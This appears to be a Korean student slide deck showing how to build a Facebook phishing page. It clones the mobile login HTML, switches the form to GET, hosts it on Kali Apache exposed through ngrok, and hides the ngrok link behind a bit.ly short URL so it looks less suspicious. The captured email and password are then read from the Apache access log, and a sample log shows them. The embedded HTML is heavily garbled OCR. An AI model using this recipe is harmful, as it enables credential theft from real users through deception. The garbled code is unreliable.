Ngrok을 이용한 피싱사이트


1984001 강민석

1484022 원동원

> 목차

- 동기
- Ngrok 이란?
- 실습
- 배운 점

Ngrok



기본적으로 공인망과 사설망이 IP 대역이 다르고, 보안상으로 공인망에서 사설망으로 데이터를 보낼 수 없지만 Ngrok이라는 툴은 공인망에서 사설망으로 통로를 열어 주는 역할을 한다.

facebook						
	휴대폰 번호 또는 이메일 주소					
	비밀번호					
	로그인					
	또는					
	새 계정 만들기					
	비밀번호를 잊으셨나요? - 고객 센터					

먼저 모바일 페이스북 사이트를 찾아 들어간다.

```
4 < IDOCTVPE html>
2 <html lang="ko" id="facebook" class="no_js">
   | chead>meta charset="utf-8" />meta name="referrer" content="origin-when-crossorigin" id="meta_referrer" />script>window._cstart=new Date();</script>script>function envFlush(a){function
    b(b){for(var c in a)b[c]=a[c]}window.requireLazy?window.requireLazy(["Env"],b):(window.Env=window.Env||
    {},b(window.Env))}envFlush({"ajaxpipe_token": "AXgncKEQufVSyU6I", "timeslice_heartbeat_config": {"pollIntervalMe": 33, "idleGapThresholdMs": 60, "ignoredTimesliceNames"
    {"requestAnimationFrame":true, "Event listenHandler mousemove":true, "Event listenHandler mouseover":true, "Event listenHandler mouseout":true, "Event listenHandler
    |scroll":true},"isHeartbeatEnabled":true,"isArtilleryOn":false}, "shouldLogCounters":true,"timeslice_categories
    {"react_render":true, "reflow":true}, "sample_continuation_stacktraces":true, "dom_mutation_flag":true, "khsh":"O`sj`e`rm`s=Ofdu^gshdoer=Ogc^eurf=3gc^eurf;1;enbt|dou;fduDmd|dourCxO'|d=
    2YLMI uuqSdptdru;qsnunuxqd;rdoe-Qunj dojnx-Qunj dojnx0-Ogdub i^rdbsduQdv-O`sj`e`r-Qq`xm`r-QStoRbs`qhof-
    Omhoj^q'xm`r", "stack_trace_limit":30, "deferred_stack_trace_rate":1000, "timesliceBufferSize":5000, "show_invariant_decoder":false, "isOQuick":false});</script><style></style>
    <script>__DEV__=0;CavalryLogger=window.CavalryLogger[]function(a)
    {this.lid=a.this.transition=1,this.metric_collected=1,this.is_detailed_profiler=1,this.instrumentation_started=1,this.pagelet_metrics={},this.events={},this.ongoing_watch={},this.values=
    {t_cstart:window._cstart}.this.piggy_values={}.this.bootloader_metrics={}.this.resource_to_pagelet_mapping=
    {}, this.initializeInstrumentation&&this.initializeInstrumentation()}, CavalryLogger.prototype.setIsDetailedProfiler=function(a){this.is_detailed_profiler=a;return
   this},CavalryLogger.prototype.setTIEvent=function(a){this.tti_event=a;return this},CavalryLogger.prototype.setValue=function(a,b,c,d){d=d?this.piggy_values:this.values;(typeof
    d[a]=="undefined"||c)&&(d[a]=b);return this},CavalryLogger.prototype.getLastTtiValue=function(){return
    this.lastItiValue}, CavalryLogger.prototype.setTimeStamp=CavalryLogger.prototype.setTimeStamp||function(a,b,c,d){this.mark(a);var e=this.values.t_cstart||this.values.t_cstart||e=d?
   e+d:CavalryLogger.now();this.setValue(a.e.b.c);this.tti_event&&a==this.tti_event&&(this.lastTtiValue=e,this.setTimeStamp("t_tti",b));return_this}.CavalryLogger.prototype.mark=typeof
   console == "object "&&console.timeStamp?function(a){console.timeStamp(a)}:function(){}, CavalryLogger.prototype.addPiggyback=function(a,b){this.piggy_values[a]=b;return
   this},CavalryLogger.instances={},CavalryLogger.id=0,CavalryLogger.disableArtilleryOnUntilOffLogging=!1,CavalryLogger.getInstance=function(a){typeof a=="undefined"&&
    (a=CavalryLogger.id);CavalryLogger.instances[a]||(CavalryLogger.instances[a]=new CavalryLogger(a));return CavalryLogger.instances[a]},CavalryLogger.setPageID=function(a)
    {if(CavalryLogger.id==0){var b=CavalryLogger.getInstance();CavalryLogger.instances[a]=b;CavalryLogger.instances[a].lid=a;delete
    CavalryLogger.instances[0]}CavalryLogger.id=a}, CavalryLogger.now=function(){return window.performance.timing.enavigationStart&Sperformance.now?
   performance.now()+performance.timing.navigationStart:new Date().getTime()}, CavalryLogger.prototype.measureResources=function(){}, CavalryLogger.prototype.profileEarlyResources=function()
    {}, CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){}, CavalryLogger.start_js=function(){}, CavalryLogger.done_js=function()
    {};CavalryLogger.getInstance().setTTlEvent("t_domcontent");CavalryLogger.prototype.measureResources=function(a,b){if(!this.log_resources)return;var
    c="bootload/"+a.name;if(this.bootloader_metrics[c]!=void 0||this.ongoing_watch[c]!=void 0)return;var d=CavalryLogger.now();this.ongoing_watch[c]=d;"start_"+c in this.bootloader_metrics[l]
    (this.bootloader_metrics["start_"+c]=d);b&&!("tag_"+c in this.bootloader_metrics)&&(this.bootloader_metrics["tag_"+c]=b);if(a.type=="js")
    {c="js_exec/"+a.name;this.ongoing_watch[c]=d}},CavalryLogger.prototype.stopWatch=function(a){if(this.ongoing_watch[a]){var b=CavalryLogger.now(),c=b-
    this.ongoing_watch[a];this.bootloader_metrics[a]=c;var_d=this.piggy_values;a.indexOf("bootload")===0&&(d.t_resource_download||(d.t_resource_download=0),d.resources_download=0|
    (d.resources_downloaded=0).d.t_resources_download+=c,d.resources_downloaded+=1,d["tag_"+a] = "_EF_"&&(d.t_pagelet_cssload_early_resources=b));delete this.ongoing_watch[a]}return
    this}.CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){var a={};Object.values(window.CavalryLogger.instances).forEach(function(b)
    {b.bootloader_metrics&&Object.assign(a,b.bootloader_metrics)});return a},CavalryLogger.start_js=function(a){for(var
    b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("js_exec/"+a[b])},CavalryLogger.done_js=function(a){for(var
    b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("bootload/"+a[b])},CavalryLogger.prototype.profileEarlyResources=function(a){for(var
    b=0;b<a.length;b++)this.measureResources({name:a[b][0],type:a[b]
    [1]?"js":""},"_E_")};CavalryLogger.getInstance().log_resources=true;CavalryLogger.getInstance().setIgDetailedProfiler(true);window.CavalryLogger.getInstance().setTimeStamp("t
    _start");</script×moscript×meta http-equiv="refresh" content="0; UPL=/login/?_fb_noscript=1" /></noscript×title id="pageTitle">Facebook에 로그인 | Facebook</title>meta
   property="og:site_name" content="Facebook" />weta property="og:url" content="https://ko-kr.facebook.com/login/" />weta property="og:locale" content="ko_KR" />| />weta property="og:locale" content="ko_KR" />weta property="ko_KR" />weta property="k
    type="application/opensearchdescription+xml" href="/osd.xml" title="Facebook" />\link rel="canonical" href="https://ko-kr.facebook.com/login/" />\link rel="alternate" media="only screen and
    (max-width: 640px)" href="https://m.facebook.com/login/" /><link rel="alternate" media="handheld" href="https://m.facebook.com/login/" /><link rel="alternate" hreflang="x-default"
    href="https://www.facebook.com/login/" /><link rel="alternate" hreflang="en" href="https://www.facebook.com/login/" /><link rel="alternate" hreflang="en" href="https://ar-
   ar.facebook.com/login/" />link rel="alternate" hreflang="bg" href="https://bg-bg.facebook.com/login/" />link rel="alternate" hreflang="bs" href="https://bg-bg.facebook.com/login/" />link
    rel="alternate" hreflang="ca" href="https://ca-es.facebook.com/login/" /><link rel="alternate" hreflang="da" href="https://da-dk.facebook.com/login/" />link rel="alternate" hreflang="el"
    href="https://el-gr.facebook.com/login/" />href=alternate" hreflang="es" href="https://es-la.facebook.com/login/" />link rel="alternate" hreflang="es-es" href="https://es-la.facebook.com/login/" />
    es.facebook.com/login/" /×link rel="alternate" hreflang="fa" href="https://fa-ir.facebook.com/login/" />link rel="alternate" hreflang="fi" href="https://fi-fi.facebook.com/login/" /×link
     rel="alternate" hreflang="fr" href="https://fr-fr.facebook.com/login/" /><link rel="alternate" hreflang="fr-ca" href="https://fr-ca.facebook.com/login/" /><link rel="alternate" hreflang="hi
    href="https://hi-in.facebook.com/login/" />slink rel="alternate" hreflang="hr" href="https://hr-hr.facebook.com/login/" />slink rel="alternate" hreflang="id" href="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hreflang="https://id-hr
    id.facebook.com/login/" /><link rel="alternate" hreflang="ko" href="https://ko-kr.facebook.com/login/" /><link rel="alternate" hreflang="ko" href="https://ko-kr.facebook.com/login/" />
    rel="alternate" hreflang="mk" href="https://mk-mk.facebook.com/login/" />link rel="alternate" hreflang="ms" href="https://ms-my.facebook.com/login/" />link rel="alternate" hreflang="pl"
   href="https://pl-pl.facebook.com/login/" />link rel="alternate" hreflang="pt" href="https://pt-br.facebook.com/login/" />link rel="alternate" hreflang="pt" href="https://pt-br.facebook.com/login/" />link rel="alternate" hreflang="pt" href="https://pt-br.facebook.com/login/" />link rel="alternate" hreflang="pt" href="https://pt-br.facebook.com/login/" />link rel="alternate" hreflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-breflang="pt-brefla
```

Ctrl+U 를 사용하여 HTML 코드를 확인 후 이를 전부 복사한다.

독일은 교육을 # 보임는 교육을 # 대기에 도움함면 # 대한하여로 "post" unsubmit=""><input type="hidden" name="jazoest" value="2726" autocomplete="off" /> <input type="left" /> <input type="hidden" autocomplete="off" name="timezone" value="" id="u_0_9" /> <input type="hidden" autocomplete="off" id="had_password_prefilled" name="had_password_prefilled" value="false" /> <input type="hidden" autocomplete="off" id="had_password_prefilled" name="had_password_prefilled" value="false" /> <input type="hidden" name="had_password_prefilled" value

메모장에 붙여넣은 후 ctrl+f 를 사용하여 method를 검색한다.

『Method 는 데이터가 전송되는 형식』

POST 방식의 Method를 GET 방식으로 고쳐준다.

『POST: 전송해야될 데이터를 HTTP 메세지의 Body에 담아서 전송』 『GET:전송해야될 데이터를 Body에 담지않고 쿼리스트링을 통해전송』 『쿼리스트링:URL ? 뒤에 이름과 값으로 요청하는 파라미터』

<!DOCTYPE html><html><head><meta charset="utf-8"> title>Facebook에 로그인 | Facebook</title>・ dler mousemove":true, "Event listenHandler mouseover":true, "Event listenHandler mouseout":true, "Event li ype.setIsDetailedProfiler=function(a){this.is_detailed_profiler=a;return this},CavalryLogger.prototype.setTTI of a = = "undefined" & & (a = CavalryLogger.id); CavalryLogger.instances[a] || (CavalryLogger.instances[a] = new .ongoing_watch[c]!==void 0)return;var d=CavalryLogger.now();this.ongoing_watch[c]=d;"start_"+c in this. |a===1)&&navigator.userAgent.indexOf("IEMobile")!==-1&&(a=Math.sqrt(screen.deviceXDPI*screen.device e4;." /> k rel="canonical" href="https://www.facebook.com/login/" /> </head> < body tabindex="0" c "m_login_notice"> < div class="_52jd"> </div> < div class="aclb_4-4l"> < div id="login_top_banner" element"></div><div id="otp_retrieve_desc_container"></div><div class="_56be _5sob"><div class="_ n> 丑人 </div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div> _prefilled" value="false" /> <input type="hidden" name="had_password_prefilled" id="had_password_prefilled" id="had_password_password_prefilled" id="had_password_p > </div> ?l=pt_BR&lref=https%3A%2F%2Fm.facebook.com%2Flogin%2Fdevice-based%2Fregular%2Flogin% %3D110&gfid=AQAburddeR iOqgw" data-locale="es LA" data-sigil="change language">Español< ass="message" data-sigil="error-message"></div>다시 시 8" id="modalDialogHeaderButtons"></div></div></div></div></div><div class="modalDialogView" id="modalDialogView" i ":false,"hash":"AT5Rwt8h9apwDNk5"},"712819":("result":false,"hash":"AT70BLaHqd4kwLch"),"676781":("res requireLazy(["qex"],function(qex){qex.add({"805072":{"r":null},"833102":{"r":null}});});require("TimeSliceImpl") wJ627Ddf2x0_nTjCzFTUOLPc8d8g_T4KhOVZbB7NFFLuqqUWFpRC0"]},-1],["cr:682174",["BanzaiOld"],{"__rc

<head>에 <meta charset="utf-8">
를 사용하여 UTF-8 로 인코딩을 해 주어 한글깨짐을 고쳐준다.

weat @kalin kan kanan datum										
root@kali: /var/www/html										
File Edit View Search Terminal Help										
root@kali:~# cd /var/www/html/										
root@kali:/var/www/html# gedit index.html										
Toolegkaci:/vai/www/iiciiic# gedit index.iiciiic										
Open ▼ Index.html Save										
Open w index.html Save = A A										
CavalryLogger.instances[0]}CavalryLogger.id=a},CavalryLogger.now=function(){return window_nerformancesEnerformance_timingsEnerformance_timing_naviastionStartsEnerformance_now2 HTML ▼ Tab Width: 8 ▼ Ln18,Col3641 ▼ IN										


이후 리눅스의 /var/www/html/에 들어가서 Gedit 으로 index.html 을 연후 복사한 HTML 을 붙여 넣어준다. 저장후 service apache2

restart 로 아파치 서버를

재시작 해준다.

```
ngrok by @inconshreveable
                                                                 (Ctrl+C to quit)
Session Status
                              online
Session Expires
                              7 hours, 58 minutes
Version
                              2.3.29
Region
                              United States (us)
Web Interface
                              http://127.0.0.1:4040
                              http://29bc6582.ngrok.io -> http://localhost:80
Forwarding
Forwarding
                              https://29bc6582.ngrok.io -> http://localhost:80
Connections
                              ttl
                                               rt1
                                                       rt5
                                                               p50
                                                                       p90
                                      opn
                              11
                                      0
                                               0.08
                                                       0.03
                                                               2.95
                                                                       9.64
```

./ngrok http 80 으로 Ngrok을 실행시켜준다.



http://29bc6582.ngrok.io 링크가 의심될 가능성이 있으니 short URL 로 URL을 바꿔준다.

```
root@kali:~# cd /var/log/apache2/
root@kali:/var/log/apache2# ls
access.log error.log other_vhosts_access.log
root@kali:/var/log/apache2# tail -f access.log
```

/var/log/apache2 의 access.log 를 Tail –f 를 사용해 실시간으로 봐준다.

Page No. 19 ### Page No. 2019년 6월 15일 토요일

| https://bit.ly/2MP62oY

| Facebook에 로그인 | Facebook 여기를 눌러 링크를 확인하세요 |
| bit.ly
| 오전 4:03

이후 링크를 공유한다.

4:05		4:0	4:04					,,, LTE				
< 29bc6582.ngrok.io	•	<	29bc	6582.	ngrol	c.io				•		
facebook		facebook										
휴대폰 번호 또는 이메일 주소		asd	@naver.	com								
비밀번호	••••••							표시				
로그인					로:	그인						
또는						는 -						
새 계정 만들기 비밀번호를 잊으셨나요?ㆍ고객 산		새 계정 만들기 비밀번호를 잊으셨나요? • 고객 센터										
Tiếng Việt Bahas	English (US) hasa Indonesia	^							-	완료		
Português (Brasil)	Español +		약 암호									
Facebook © 2019년	1	2 3	4	5	6	7	8	9	0			
	-	<i>!</i> :	;	()	\$	&	@	"			
		#+=		,		?	!	,		\otimes		
		AB	ABC space					Go				
$\leftarrow \qquad \rightarrow \qquad G$	\triangle											
				_			_					

피해자가 링크로 들어가서 아이디와 비밀번호를 치고 로그인을 한다면

```
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12 3 1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12 3 1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12 3 1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "GET /login/device-based/login/async/?refsrc=https%3A
%2F%2Fm.facebook.com%2Flogin%2Fdevice-based%2Fregular%2Flogin%2F&lwv=100&jio prefilled=fal
se&lsd=AVo Gv &m ts=1560536867&li=I-cDXWOzEEfZXDHdx8BHOYqx&try number=0&unrecognized trie
s=0&email=asdf%40naver.com&pass=gwer1234&prefill contact point=&prefill source=&prefill ty
pe=&first prefill source=&first prefill type=&had cp prefilled=false&had password prefille
d=false&is smart lock=false&m sess=&fb dtsg ag=AQwwEinCDb4NBn25cKxLxK-tJActYaZ7eyF8Um VoIe
DvA%3AAQw78NYpg-5DYyrUH0HebAliWc07YKj42JD44uuDbvAAGQ&jazoest=27809& dyn=0wzp5Bwk8aU4ifDgy
79pk2m3q12wAxu13w9y1DxW00ohx61rwf24o29wmU3XwIwk9E4W0om783pwb00o2US0se229w6tw& req=a& aja
x =AYk2k3m1AeRh5BjFRP6gwKZQ3-PC0FJ16-y-b VKoQgb2t32ayu0GRlTf4Fau5Y2bdobJDPnCMH00RC840SGgX
mWDz11day0PtpwVsrlnX43-A& user=0 HTTP/1.1" 404 473 "http://29bc6582.ngrok.io/" "Mozilla/5
.0 (iPhone; CPU iPhone OS 12 3 1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) M
obile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12 3 1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
```

아이디와 패스워드 그리고 접속한 기기 의 정보가 access.log 에 나타난다.